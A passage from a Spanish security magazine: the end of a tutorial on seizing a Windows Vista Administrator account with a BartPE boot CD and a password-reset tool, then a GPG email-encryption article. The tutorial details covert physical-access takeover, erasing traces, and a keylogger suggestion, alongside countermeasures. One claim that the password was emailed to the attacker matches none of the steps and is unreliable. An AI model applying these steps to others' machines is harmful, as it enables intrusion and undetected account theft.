Sin embargo, existen otros muchos medios mediante los cuales se pueden obtener contraseñas de forma ilicita, como por ejemplo mediante *ingenieria inversa*, *trashing*, *spoofing*, etc.

Todo mecanismo para conseguir privilegios de administrador en un sistema presentará sus respectivas ventajas y desventajas, las cuales conoceremos más adelante.

Escalada Real

Para realizar esta práctica, necesitaremos conseguir previamente un par de herramientas muy útiles y configurarlas adecuadamente. En primer lugar, debemos descargar la última versión de *PE Builder BartPE*, que nos ayudará a crear un CD autoarrancable compatible tanto para Windows Vista como para Windows 2000/XP/2003.

Una vez descargada la ultima versión de la mencionada utilidad, debemos crear desde nuestro equipo el CD autoarrancable. Para ello, basta solamente con seguir las indicaciones que aparecen en el sitio oficial de *BertPE* (*http://www.nu2.nu/pebuilder/*) y en pocos minutos tendremos nuestro CD autoarrancable creado, el cual incluye una interfaz grafica de sistema y multitud de funciones y herramientas.

Tambien debemos conseguir la herramienta *Sala's Password Renew* que nos ayudará a borrar y crear una nueva contraseña de la cuenta *Administrador* en el equipo.

Acto seguido, accederemos a la cuenta de invitado en el equipo víctima y copiaremos la utilidad para



Figura 5. *Reseteando la contraseña*

resetear contraseñas anteriormente mencionada en el directorio de documentos deL usuario *Invitado*. Una vez hecho esto, colocamos el CD con el sistema *BartPE* autoarrancable dentro de la unidad de CD-Rom y reiniciamos el equipo. Tras unos momentos, la interfaz gráfica del sistema se iniciará.

Ahora no debería preocuparnos las restricciones que teniamos para manipular el archivo SAM del sistema vícima. Con *BartPE* ejecutándose, estamos fuera del control del sistema víctima y podemos manipular cualquier fichero que se encuentre en su disco duro sin ningún problema.

Hacemos clic en el *Menú Go > Programs > A43 File Managment Utility* (Figura 3). Al abrir esta utilidad veremos un árbol jerárquico con unidades de disco y directorios similar a nuestro explorador de Windows. El sistema creará una unidad de disco temporal llamada *BartPE* y le asignará la unidad *X:*. Buscaremos y copiaremos entonces los archivos SAM y SYSTEM, localizados en en la ruta *C:\windows\system32\Config* (Figura 4). Después crearemos un directorio de respaldo llamado *C:\Sam-origina"* y copiamos los archivos mencionados en dicho directorio.

Una vez creados los archivos de respaldo de los archivos SAM y SYSTEM originales, nos dirigiremos al directorio donde habiamos copiado la herramienta *Sala´s Password Renew* y ejecutaremos el archivo *PasswdRenew.exe*. Al ejecutar esta herramienta, deberemos seguir los pasos descritos (Tabla 2). Al realizar la modificación de contraseña satisfactoriamente seremos notificados (Figura 5). Aunque dicha notificación nos advierte que ésta se ha realizado sobre un sistema NT, sobreentendemos que se trata de un sistema Vista.

Apuntamos entonces la nueva contraseña establecida para la cuenta *Administrador* del equipo y en *BartPe* nos dirigiremos a *GO > Shut down > Restart*, con lo que es sistema se reiniciará. Acto seguido, retiraremos el CD-ROM de la unidad.

Tras iniciarse Windows Vista se nos pedirá la contraseña de acceso a la cuenta de Administrador del equipo. Escribimos la nueva contraseña que establecimos anteriormente con la herramienta *Sala´s Password Renew* y listo, hemos iniciado sesión en el equipo como administrador y con todos los privilegios. Ahora tenemos a nuestra entera disposición el sistema. Lo que hagamos como atacantes teniendo privilegios de administrador depende de cada uno. Podemos configurar el antivirus, el cortafuegos, añadir o eliminar usuarios, instalar aplicaciones, escribir en cualquier clave del Registro de Windows y un largo etcétera que dependerá de la creatividad del atacante. Si lo que deseamos es saber exactamente cual es la contraseña del usuario *Administrador*, podríamos instalar un *keylogger* para detectar y guardar en un archivo de registro las pulsaciones de teclas que se presionan cuando el usuario introduce su contraseña durante el proceso de autenticación en el equipo.

Para terminar con el objetivo que nos llevó a *escalar privilegios* y acceder a la cuenta del usuario *Administrador* debemos concluir la práctica correctamente. Para ello, todavía como administrador del sistema, colocaremos nuestro CD autoarrancable *BartPE* en la unidad de CD-Rom y reiniciaremos nuevamente el equipo. Una vez cargado *BartPE* en memoria, deberemos dirigirnos a la ruta *C:\SAM-original* y copiar nuevamente los archvios SAM y SYSTEM en su ubicación original en la ruta *C:\Windows\system32\Config*, sobreescribiendo los que habíamos manipulado anteriormente y dejándolo todo en perfecto estado. Por último, reiniciaremos el equipo y retiramos nuestro CD *BartPE*. Terminaremos nuestro trabajo iniciando de nuevo la sesión, pero esta vez como usuario *Invitado* y borraremos los directorios que habiamos creado en las rutas *C:\SAM-original* e *Invitado\Documentos\Salas Password Renew*.

Cuando el administrador del equipo regrese, intentará acceder a su cuenta y todo marchará normalmente. Lo único que el administrador desconoce es que su contraseña, ya descifrada, se ha enviado a nuestro buzón de correo electrónico.



Figura 6. *Sobreescribiendo el SAM por el original*

Escalando Privilegios por otros métodos

Obtener la base de datos o archivos que contienen las contraseñas cifradas del sistema mediantes *hashes* es bastante sencillo usando un CD autoarrancable, tal y como hemos aprendido en esta práctica. Algunas veces no tendremos el tiempo necesario para modificar la contraseña del administrador, iniciar sesión en la cuenta, realizar el ataque, restaurar los archivos originales y por último verificar que todo ha quedado como

Tabla 3. *Venta de tablas pregeneradas en Internet*

A-Z	610 Mb.	6s/24s	P4 3Ghz, 512 Mb.
A-Z+0-9	3 Gb.	41s/39s	P4 3Ghz, 512 Mb.
A-Z+0-9+top keys	24 Gb.	148s/178s	P4 2.8Ghz, 1 Gb.
Todos los caracteres	64 Gb.	290s/1658.13s	P4 3Ghz, 512 Mb.

antes. Esta es una notable desventaja que presenta este método. Muchas veces es preferible conocer la contraseña del administrador del equipo en lugar de resetearla, ya que existe la posibilidad de que el administrador utilice su contraseña para iniciar sesión o gestionar varias estaciones de trabajo. De esta modo, al conocer la contraseña de un equipo, podríamos tener acceso a otras estaciones de trabajo más importantes. También como desventaja puede señalarse la posibilidad de perder datos cifrados a traves del sistema de cifrado nativo de Windows *EFS* o a través de *BitLocker* por hacer realizado un cambio de contraseña, aunque de todos modos, esto es poco probable que ocurra.

Las ventajas de escalar privilegios usando este método son varias; Independientemente de las nuevas tecnologías de cifrado que vayan apareciendo, podremos seguir teniendo acceso a la cuenta del administrador del equipo que es lo que nos interesa usando la metodología empleada en esta práctica.

Escalar privilegios mediante técnicas de *password cracking* obteniendo las contraseñas de administración del equipo se puede lograr por medio de varios métodos de ataque que pasaremos a enumerar a continuación:

Fuerza Bruta

En teoría, este método es cien por cien efectivo, ya que consiste en probar todas las combinaciones posibles de caracteres de una contraseña hasta encontrar la correcta. La desventaja de este ataque es que se necesita mucho tiempo para realizar esta comprobación. Por ejemplo, el tiempo de descifrado de una contraseña de 14 caracteres mediante fuerza bruta puede extenderse hasta el infinito. Aún así. Es recomendable probar la utilidad *Proactive Password Auditor* soporta el uso de fuerza bruta para la encriptación NTLM en Windows Vista (Figura 7).

Adivinación

Muchos usuarios actuan con negligencia al no cambiar las contraseñas que vienen configuradas en los sistemas de forma predeterminada. Así pues, un atacante podría crear su propio software para probar combinaciones posibles de contraseñas hasta adivinar la que pertenece al sistema. Durante décadas de investigación se ha demostrado que alrededor del cuarenta por ciento de los usuarios utilizan contraseñas que pueden ser adivinadas por programas diseñados para realizar esta función.

Ataque de Diccionario

Este tipo de ataque aprovecha la tendencia de utilizar contraseñas poco seguras. Los programas que realizan ataques de diccionario por lo general incorporan listas de palabras con miles o millones de contraseñas. Estas palabras se comparan una a una con el *hash* de la contraseña real hasta encontrar una coincidencia. Tomando en cuenta las tendencias de los usuarios de acomodarse usando contraseñas poco seguras, las probabilidades de éxito de este método de ataque son bastante elevadas.

Ataque Rainbow

El metodo *Rainbow* es una técnica de descifrado de hashes que utiliza tablas de *hashes* calculados previamente, también llamadas *tablas Rainbow*, de manera que todos los passwords se cargan en memoria y se comparan con los *hashes* que queremos descifrar, incrementando considerablemente la velocidad en la obtención de resultados. Estas *tablas Rainbow* se pueden generar con el uso de programas específicamente destinados para ello, aunque generar una tabla de estas características consume mucho tiempo de *CPU* y ocupan mucho espacio en disco. La ventaja es que pueden comprarse tablas completas en Internet (Tabla 3).

Hash

Es una función o método para generar claves o cadenas que representan de manera inequívoca a una contraseña, documento, archivo, etc.

Ejemplo – El Hash de una contraseña

7524248b4d2c9a9eadd3b435c51404ee

Smart Card

Es una alternativa al uso de contraseñas que mejora el grado de seguridad en la autenticación de usuarios,evitando que el usuario escriba cada vez su contraseña.

¿Problemas?

Si tuviste inconvenientes para realizar el ataque aconsejamos que revises de nuevo todos los pasos detenidamente. La versión del sistema operativo utilizado en esta práctica ha sido Windows Vista Ultimate. Para realizar la práctica es necesario tener acceso físico al equipo víctima. Para la creación del CD autoarrancable *Bart PE* es necesario el disco de instalación de Windows XP con Service Pack2.




Figura 7. *Crackeo de NTLM para Windows Vista*

Contramedidas

Evitar el ataque realizado por una persona que cuenta con acceso físico al equipo utilizando las herramientas adecuadas es bastante difícil, y la respuesta es relativa; dependerá del presupuesto que se esté dispuesto a invertir para mantener los sistemas informáticos seguros contra éste tipo de ataques y de la importancia de los datos almacenados en el sistema. Así, un usuario estándar posee una seguridad estándar y un usuario avanzado, una seguridad avanzada.

Una medida de protección eficaz que se puede implementar con facilidad contra el tipo de ataque expuesto en está practica consiste en asegurar el inicio del sistema estableciendo una contraseña de seguridad en la BIOS (*Basic Input/Ouput System*) durante el inicio sesión y deshabilitando además el inicio del sistema desde otras unidades de almacenamiento, dejando el disco de sistema como única opción de arranque. De todas maneras, es posible evadir la protección mediante el establecimiento de una contraseña en la *BIOS* desconectando la pila de la *CMOS* de la placa base, aunque en la práctica es una solución poco discreta y lenta. En los sitemas Windows, una medida de seguridad factible y efectiva sería configurar la utilidad *Syskey* para que al inicio del sistema requiera una acción por parte del usuario (Figura 1).

En el nuevo sistema operativo de Microsoft las posibilidades de establecer una autenticación segura se incrementan debido a la nueva estructura del *Security Account Manager* (*SAM*). Una de las contramedidas factibles para evitar el tipo de ataque realizado en ésta práctica sería configurar adecuadamente la herramienta que viene incorporada en Windows Vista basada en el sistema estándar de encriptacion *Advanced Encryption Standar* o (*AES*) llamada *BitLocker*. Haciendo uso de las opciones de autenticación incorporadas en *BitLocker*, es posible establecer una autenticación por medio de un dispositivo USB que se conecte al equipo durante el inicio del sistema, o bien, se puede gestionar la autenticación a través de la combinación entre el *Trusted Plataform Mode* (*TPM*) y la llave de autenticación guardada en el dispositivo USB.

También es aconsejable programar periódicamente analisis exhaustivos de los sistema con el fin de detectar posibles intrusiones y/o modificaciones en archivos importantes del sistema, como en este caso, en los archivos *SAM* y *SYSTEM*.

Espero que este texto les haya alertado sobre la facilidad que tiene cualquier atacante para burlar los mecanismos de autenticación de usuarios que utilizan la mayoría de los sistemas Windows mediante el uso de herramientas al alcance de cualquier persona y con las que se pueden obtener los mayores privilegios en el sistema más *seguro* de todos los tiempos, Microsoft Windows Vista. ●

Sobre el Autor

Víctor López Juárez es estudiante de la Universidad Rafael Landívar de Guatemala. Le interesan los diversos temas sobre seguridad informática y posee una certificación profesional de la empresa Intel Inside en temas como Software Libre, servicios web y Seguridad. Participó en la Academia Latinoamericana de Seguridad Informática y actualmente es miembro de la Comunidad de Desarrolladores de código seguro de Microsoft. Durante su tiempo libre diseña sitios web y participa en diversas comunidades de hacking.


openSuSE 10.2
MSCoder
Undocumented
LINUX+
Distro
debian
Fedora Core 6
haking
Shatter attack
Windows indefensos
haking
Registro
de Windows
haking







Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Bokserska 1, 02-682 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del N° ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

	12			69 €
	12			69 €
	8			65 €
	6			38 €

Realizo el pago con:

☐ tarjeta de crédito (EuroCard/MasterCard/Visa/American Express) nº └┴┴┴┘└┴┴┴┘└┴┴┴┘└┴┴┴┘ CVC Code └┴┴┘

Válida hasta └┴┴┴┘

☐ transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN: ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Fecha y firma obligatorias:



Protege tu correo con Thunderbird, GPG y Enigmail

José María Gómez Hidalgo 

Grado de dificultad



Cada día, cientos de millones de mensajes de correo electrónico viajan por la red. Estos mensajes viajan en abierto, es decir, cualquiera con un mínimo de interés, tiempo y dedicación, podría inspeccionar su contenido, aunque ésta sea una actividad ilegal.

A diferencia de las cartas de correo postal, que viajan dentro de sus correspondientes sobres, los mensajes de correo electrónico se parecen más a postales que cualquiera puede leer.

Obviamente, no todos los mensajes contienen una información tan secreta que merezca ser protegida con complejas herramientas de cifrado. Pero se trata de una cuestión básica de privacidad. Mejor evitemos el pecado evitando la tentación. ¿Y porqué los mensajes viajan *en abierto*, expuestos a la lectura por parte de cualquier agente deshonesto? Porque por definición, los protocolos de gestión y transmisión de correo electrónico, como el *SMTP* (*Simple Mail Transfer Protocol*), el *POP* (*Post Office Protocol*) y el *IMAP* (*Internet Message Access Protocol*), son no seguros. En su creación en 1971 por Ray Tomlinson, el correo electrónico fue concebido como una herramienta de transmisión de información abierta y simple, y como resultado, expuesta a múltiples formas de abuso. La más importante hoy en día es el correo basura o spam, que se envía en tal cantidad que está llegando a poner en peligro esta valiosa herramienta de comunicación. El correo basura no deja de ser un abuso de privacidad, la de la cuenta de correo del usuario, como también lo es la inspección no consentida de mensajes de correo.

En este artículo pretendemos explicar, a nivel de usuario, como funcionan el cifrado y la firma de correo basados en sistemas de clave pública, y cómo realizar una protección eficaz del correo propio usando estas técnicas y herramientas libres sobre sistemas Microsoft Windows. La razón principal por la que usamos herramientas libres es porque el tiempo ha demostrado que la seguridad de un sistema criptográfico sólo se logra a través de la exposición pública de sus algoritmos, y la apertura de los programas usa-

En este artículo aprenderás...

- Cómo cifrar y descifrar, y firmar, mensajes de correo electrónico, de una forma simple, en Windows, y con ayuda de herramientas libres y fáciles de manejar.

Lo que deberías saber...

- Conocimientos básicos de Microsoft Windows y de Internet, en especial, del correo electrónico.



dos, de modo que su inviolabilidad se obtenga a partir de la fortaleza teórica de los algoritmos, y no a partir de la ocultación de información.

Para demostrar las técnicas de aseguramiento de correo electrónico, hemos seleccionado tres herramientas de software libre de amplia disponibilidad, y de un creciente uso:

- El lector de correo usado es Mozilla Thunderbird, una de las aplicaciones de la familia Mozilla (junto con el navegador Firefox, y otras). Thunderbird es un lector de correo plenamente funcional, extremadamente potente, y muy simple e intuitivo de manejar. Thunderbird se distribuye bajo licencia libre *Mozilla Public License*, y la versión utilizada en este articulo es la 1.5.0.9.
- El sistema de cifrado utilizado es *GnuPG* (*Gnu Privacy Guard*), la implantación libre del estándar de cifrado y firma de correo *OpenPGP* (definido como tal en el *RFC 2440* de la *IETF – Internet Engineering Task Force* de la *Internet Society*, que es la organización que vela por la estandarización de los protocolos, formatos, etc. relativos a Internet). *GPG* se distribuye bajo licencia libre *GNU General Public License*, y la versión utilizada en este articulo es la 1.4.6.
- La extensión Enigmail de Thunderbird, que incorpora una serie de menús, formularios y ventanas que permiten gestionar de una manera más amigable el uso de GPG desde Thunderbird. Enigmail se distribuye bajo licencia dual Mozilla y *GNU*, y la versión utilizada en este artículo es 0.94.2.0.




Figura 1. *Envío de mensajes en un sistema de clave simétrica*




Figura 2. *Envío de mensajes en un sistema de clave asimétrica o pública*

Con estas herramientas es posible:

- Cifrar correos electrónicos conociendo la clave pública de su destinatario.
- Descifrar correos electrónicos enviados a nosotros, cifrados por el emisor usando nuestra clave pública.
- Firmar correos electrónicos usando nuestra clave privada, de modo que el destinatario pueda contratar la validez de la firma.
- Verificar la firma de correos enviados a nosotros por otro usuario, usando su clave pública.
- Generar pares de claves para nuestras cuentas de correo electrónico, administrarlas y difundirlas a través de servidores específicos.
- Mantener un sistema de gestión de confianza en el correo electrónico para nuestros contactos, basado en las claves GPG y su modelo de confianza en red.

Discutimos todos estos aspectos en las próximas secciones.

Los sistemas de cifrado de clave privada

La criptografía (del griego kryptos, *ocultar*, y grafos, *escribir*, literalmente *escritura oculta*) es el arte o ciencia de cifrar y descifrar información utilizando técnicas matemáticas que hagan posible el intercambio de mensajes de manera que sólo puedan ser leídos por las personas a quienes van dirigidos. La criptografía se basa en el desarrollo de sistemas criptográficos, que son métodos o algoritmos que permiten realizar el cifrado y descifrado en base a una clave secreta.

La criptografía tradicional o criptografía simétrica (o de clave privada), utiliza una misma clave para cifrar y para descifrar mensajes. Las dos partes que se comunican han de ponerse de acuerdo de antemano sobre la clave a usar. Una vez que ambas tienen acceso a esta clave, el remitente cifra un mensaje usando dicha clave, lo envía al destinatario, y éste lo descifra con la misma clave.

Este proceso se presenta de manera gráfica en la Figura 1.

Un buen sistema de cifrado pone toda la seguridad en la clave y ninguna en el algoritmo. En otras palabras, no debería ser de ninguna ayuda para un atacante conocer el algoritmo que se está usando. Sólo si el atacante obtuviera la clave, le serviría conocer el algoritmo.

Existen múltiples sistemas de cifrado simétrico muy fiables, como los algoritmos *3DES*, *Blowfish* e *IDEA*. Las computadoras modernas tienen una capacidad de cálculo que permite atacar los sistemas criptográficos por el método de la fuerza bruta, es decir, probando múltiples secuencias de caracteres como candidatos a claves. Para ser resistentes a dicha potencia de cálculo, estos sistemas utilizan claves de una longitud sustancial (128 bits). Por ejemplo, el algoritmo *3DES* o *Triple DES* es una evolución desarrollada por IBM en 1978 para mejorar el algoritmo *DES* (*Data Encryption Standard*), que usa una clave relativamente corta (56 bits) y que se ha probado que no es resistente a ataques de fuerza bruta.

La principal debilidad de los sistemas de cifrado simétricos es el modo de intercambiar la clave, que es el secreto sobre el que descansa la privacidad de la comunicación. Si la clave se transmite por un medio no seguro, ¿cómo tendremos la seguridad de que no ha sido comprometida?

Los sistemas de cifrado de clave pública

La solución a este problema la aporta la criptografía asimétrica o de clave pública. Este sistema usa un par de claves para el envío de mensajes. Las dos claves pertenecen a la persona que ha enviado el mensaje. Una clave es pública y se puede entregar a cualquier persona. La otra clave es privada y el propietario debe guardarla de modo que nadie tenga acceso a ella. El remitente usa la clave pública del destinatario para cifrar el mensaje, y una vez cifrado, sólo la clave privada del destinatario podrá descifrar este mensaje. Este proceso se detalla de manera gráfica en la Figura 2.

Con las claves públicas no es necesario que el remitente y el destinatario se pongan de acuerdo en la clave a emplear. Todo lo que se requiere es que, antes de iniciar la comunicación secreta, el remitente consiga una copia de la clave pública del destinatario. Es más, esa misma clave pública puede ser usada por cualquiera que desee comunicarse con su propietario. Las operaciones de cifrado y firma se realizan del siguiente modo:

- El remitente de un mensaje utiliza la clave pública del destinatario del mismo, para cifrar el mensaje. Sólo el receptor puede leer el mensaje, porque sólo se puede usar la clave privada complementaria para descifrarlo.
- El remitente de un mensaje utiliza su propia clave privada para firmar un mensaje. Para ello, extrae un resumen del mensaje y lo cifra con su clave privada, incorporando la firma al mensaje. El receptor verifica la firma descifrando la firma aportada (con la clave pública del remitente), y en paralelo, extrayendo el mismo resumen mensaje del mensaje. Si ambos resúmenes coinciden, se garantiza la autenticidad del emisor y la integridad del mensaje.

Los algoritmos de cifrado asimétrico se utilizan funciones de un solo sentido que aprovechan propiedades algebraicas o numéricas, por ejemplo,




Figura 3. *Ventana principal de Mozilla Thunderbird, con el mensaje de bienvenida de Correo Yahoo! para la cuenta hakin9_test@yahoo.es*

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>gpg --version
gpg (GnuPG) 1.4.6
Copyright (C) 2006 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Home: C:/Documents and Settings/Administrador/Datos de programa/gnupg
Algoritmos disponibles:
Clave pública: RSA, RSA-E, RSA-S, ELG-E, DSA
Cifrado: 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH
Resumen: MD5, SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224
Compresión: Sin comprimir, ZIP, ZLIB, BZIP2

C:\Documents and Settings\Administrador>
```

Figura 4. *Resultado de la ejecución de la orden gpg – version en una ventana cmd, tras una instalación correcta de GnuPG*

de los números primos. La primera función en aparecer fue la de Diffie-Hellman, en 1976, pero la que ha sido un estándar por su popularidad, empleado hoy en día en numerosas aplicaciones, es *RSA* (que debe su nombre a las siglas de sus creadores, Rivest, Shamir y Adleman, que lo desarrollaron en el *MIT* en 1977). Como la mayoría de estos sistemas, se basa en las propiedades de complejidad de la factorización de números primos.

Los sistemas de cifrado de clave pública tienen desventajas respecto a los de clave simétrica, y de hecho, han sido concebidos como complementarios. En particular, para una misma longitud de clave y mensaje se necesita mayor tiempo de proceso. Además, las claves deben ser de mayor tamaño que las simétricas. Un tamaño mínimo para una clave es de 1024 bits, frente a los 128 de las claves simétricas. Finalmente, el mensaje cifrado ocupa más espacio que el original.

La criptografía de clave pública tiene sentido en comunicaciones asíncronas, como el correo electrónico, y muy especialmente, para el intercambio de claves simétricas en sesiones aseguradas con clave privada. Un ejemplo muy notable es el protocolo *SSL* (*Secure Sockets Layer*) empleado en comunicaciones seguras entre servidores Web y navegadores. El certificado aportado por el servidor contiene la clave pública que se usa para cifrar la clave privada usada en la conexión. La utilización de criptografía asimétrica en una conexión sincronizada como ésta es inaceptable por su lentitud.

Breve historia de PGP y GPG

Pretty Good Privacy o *PGP* es un programa desarrollado por Phil Zimmermann y cuya finalidad es proteger la información distribuida a través de Internet mediante el uso de criptografía de clave pública, así como facilitar la autenticación de documentos gracias a firmas digitales.

PGP originalmente fue diseñado y desarrollado por Phil Zimmermann en 1991. El nombre está inspirado en el del colmado Ralph's Pretty Good Grocery de Lake Wobegon, una ciudad ficticia inventada por el locutor de radio Garrison Keillor.

El programa podía obtenerse de manera gratuita. Aunque Zimmerman indicó que ninguna parte del código de PGP podía distribuirse fuera de los Estados Unidos, pronto estuvo disponible en el extranjero, al publicarse por Internet. Después de un informe de la empresa RSA Data Security, Inc., empresa con la que tenía una disputa respecto al uso del algoritmo criptográfico RSA en PGP, se inició una investigación sobre Zimmermann por una posible violación de la ley de exportación de software de cifrado de Estados Unidos. La investigación duró tres años, hasta principios de 1996. Finalmente la acusación fue retirada y el caso se archivó sin cargos.

Después de que el gobierno estadounidense retirase los cargos, Zimmerman fundó en 1996 la empresa PGP Inc. y lanzó una nueva versión de PGP y de otros produc-



Las opciones del menú OpenGPG de Thunderbird, una vez que se ha instalado Enigmail y el paquete de lenguaje para español




Figura 6. *Las opciones de configuración OpenPGP para la cuenta de ejemplo hakin9_test@yahoo.es*

tos relacionados. La compañía fue adquirida por Network Associates Inc. en diciembre de 1997 y Zimmerman permaneció ligado a la empresa durante tres años como socio mayoritario. *NAI* decidió en 2002 eliminar la línea de productos PGP, y el software fue adquirido por una nueva empresa llamada *PGP Corporation*. Zimmerman pasó a ocupar el cargo de consejero y consultor de esta firma. Zimmermann actualmente es, además, el presidente de la OpenPGP Alliance.

La *IETF* se ha basado en el diseño de PGP para crear el estándar de Internet *OpenPGP*. Las últimas versiones de PGP son conformes o compatibles en mayor o menor medida con ese estándar. El *Gnu Privacy Guard* (GnuPG o GPG) es un software libre que implementa *OpenPGP*, inicialmente fue desarrollado por Werner Koch. La versión 1.0.0 fue lanzada el 7 de septiembre de 1999. El Ministerio de Economía y Tecnología del Gobierno Alemán financió la documentación y la versión a Microsoft Windows en el año 2000. Hoy en día, GPG es el software criptográfico distribuido de manera estándar en las familias de sistemas operativos *BSD y Linux.

GPG soporta y utiliza los principales algoritmos de clave asimétrica, incluyendo *RSA*, *DSA* o *ElGamal*, los de clave simétrica como el *3DES*, y los algoritmos de resumen o hash (necesarios para la firma) más importantes, como *MD5* y *SHA-1*.




Figura 7. *La ventana Administrar claves OpenPGP, que da acceso a las funciones de creación, revocación, descarga de servidores, etc*

